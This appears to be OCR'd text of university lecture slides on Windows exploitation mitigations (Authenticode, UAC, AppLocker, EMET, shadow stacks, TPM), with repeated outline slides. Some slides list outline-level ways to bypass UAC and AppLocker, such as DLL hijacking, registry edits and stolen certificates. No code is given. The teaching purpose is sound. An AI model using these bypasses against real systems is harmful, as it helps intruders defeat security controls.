Do you want to allow this app from an unknown publisher to make changes to your device?

kk.exe

Publisher: Unknown
File origin: Hard drive on this computer
Program location: "C:\Users\IEUser\Desktop\kk.exe"
Change when these notifications appear



User Account Control

Do you want to allow this app to make changes to your device?

Perfect Defender

Verified publisher: Jeansovi LLC
File origin: Hard drive on this computer
Program location: "C:\Users\IEUser\Desktop\kk.exe"
Show information about the publisher's certificate
Change when these notifications appear

Exploitation Mitigation Techniques in the Windows OS

Microsoft Authenticode

- **Code signing standard used by Windows to digitally sign files that adopt the Windows PE format**
- **Follows the PKCS#7 structure**: signature (hash value of the PE file), a timestamp (optional), and the certificate chain
- **Supports MD5 (for backward compatibility), SHA-1, and SHA-256 hashes**
  - **A Windows PE can be dual-signed**
- The certificate chain is based on a trusted root certificate by using **X.509 chain-building rules**

Exploitation Mitigation Techniques in the Windows OS

Microsoft Authenticode

- **Comes in two forms: embedded or catalog-based signature**
  - Both follow the **Abstract Syntax Notation One (ASN.1) format**
  - **The embedded signature is a `WIN_CERTIFICATE` structure** in the `Security` directory entry within the `Data directories` array of the optional PE header
  - **Catalog-based: catalog (`.cat`) files**
    - Collect digital signatures from an arbitrary number of files
    - **Signed, to prevent unauthorized modifications**
    - Located in the `system32/catroot` directory
    - `catdb` database, which follows the Extensible Storage Engine format
- **Signature verification is performed by the WINTRUST and CRYPT32** DLLs

Further reading: D. Uroz and R. J. Rodríguez, *Characteristics and Detectability of Windows Auto-Start Extensibility Points in Memory Forensics*. Digital Investigation, vol. 28, pp. S95–S104, 2019. doi: doi: 10.1016/j.diin.2019.01.026

Bypassing UAC

- Privilege escalation
- DLL hijacking
- Windows Registry modification (disabling UAC through Registry keys)
- Abuse of trusted certificates
  - Compromised certificates (i.e., stolen/sold)
  - Trusted certificates issued directly to malware developers
- Examples: `https://attack.mitre.org/techniques/T1548/002/`

Outline

1. Structured Exception Handlers
2. Data Execution Prevention
3. Address Space Layout Randomization (ASLR)
4. Control Flow Guard
5. Patch Guard
6. Windows UAC
7. AppLocker
8. The Microsoft EMET tool
9. Hardware-Enforced Stack Protection

Exploitation Mitigation Techniques in the Windows OS

AppLocker

- **Introduced in Windows 7**
- Application allowlisting technology
- **Allows the user to restrict the programs that can be run based on the path, publisher, or hash of the program**
  - Can be applied to individual users and groups
  - Can be configured through Group Policy
- **Bypassing methods**:
  - Using allowlisted locations
  - Execution delegated to a allowlisted program
  - DLL hijacking

Outline

1. Structured Exception Handlers

2. Data Execution Prevention

3. Address Space Layout Randomization (ASLR)

4. Control Flow Guard

5. Patch Guard

6. Windows UAC

7. AppLocker

8. **The Microsoft EMET tool**

9. Hardware-Enforced Stack Protection

Exploitation Mitigation Techniques in the Windows OS

Enhanced Mitigation Experience Toolkit

`https://technet.microsoft.com/en-us/security/jj653751`

- Security mitigations against known attacks
  - Recall the demos: **DOES NOT prevent attacks (but helps mitigate them!)**
- **EOL statement**: July 21, 2018
- Good description of the defense techniques provided by EMET in the *Guía de Seguridad de las TIC CCN-STIC 950: RECOMENDACIONES DE EMPLEO DE LA HERRAMIENTA EMET* (download it here)
- Many of these defenses have been integrated into the Windows 10 kernel

Credits: `http://compushooter.com/microsoft-support-of-windows-xp-to-end-this-april-2014/`

Outline

1 Structured Exception Handlers

2 Data Execution Prevention

3 Address Space Layout Randomization (ASLR)

4 Control Flow Guard

5 Patch Guard


6 Windows UAC

7 AppLocker

8 The Microsoft EMET tool

9 **Hardware-Enforced Stack Protection**

Hardware-Enforced Stack Protection



- Introduced in Windows 10
- Enforces **integrity on return addresses on the stack** (backward-edge CFI)
- **Requires support for hardware shadow stacks**:
  - Intel's Control-flow Enforcement Technology
  - AMD shadow stacks
- *How it works?*
  - New logical register (SSP, Shadow Stack Pointer)
  - Page table extensions to identify shadow stack pages and protect them against attacks
  - New assembly instructions: `incssp`, `rdssp`, `saveprevssp`, `rstorssp`
- Requires also **software support**: new linker flag (`/CETCOMPAT`)

Credits: https://techcommunity.microsoft.com/

Outline

1 Structured Exception Handlers

2 Data Execution Prevention

3 Address Space Layout Randomization (ASLR)

4 Control Flow Guard

5 Patch Guard

6 Windows UAC

7 AppLocker

8 The Microsoft EMET tool

9 Hardware-Enforced Stack Protection

Trusted Platform Module

- Introduced in Windows 11 (it requires a TPM v2 chip)
- **On-chip specially designed for security purposes** – mandatory!
- **Virtualization-based security**
  - **Separates the security data and its accesses from the rest of the hardware**
  - That is, it prevent attackers from accessing your computer and leaking your data

Trusted Platform Module

- Introduced in Windows 11 (it requires a TPM v2 chip)
- **On-chip specially designed for security purposes** – mandatory!
- **Virtualization-based security**
  - **Separates the security data and its accesses from the rest of the hardware**
  - That is, it prevent attackers from accessing your computer and leaking your data
- Microsoft has reconsidered its initial decision
  - The obligation to have TPM can be disabled, if your computer does not have a TPMv2 chip on board

Exploiting Software Vulnerabilities

Software Defenses

Exploitation Mitigation Techniques in the Windows OS

Universidad Zaragoza
1542

Dept. of Computer Science and Systems Engineering
University of Zaragoza, Spain

Course 2022/2023

Master's Degree in Informatics Engineering

University of Zaragoza

Seminar A.22, Ada Byron building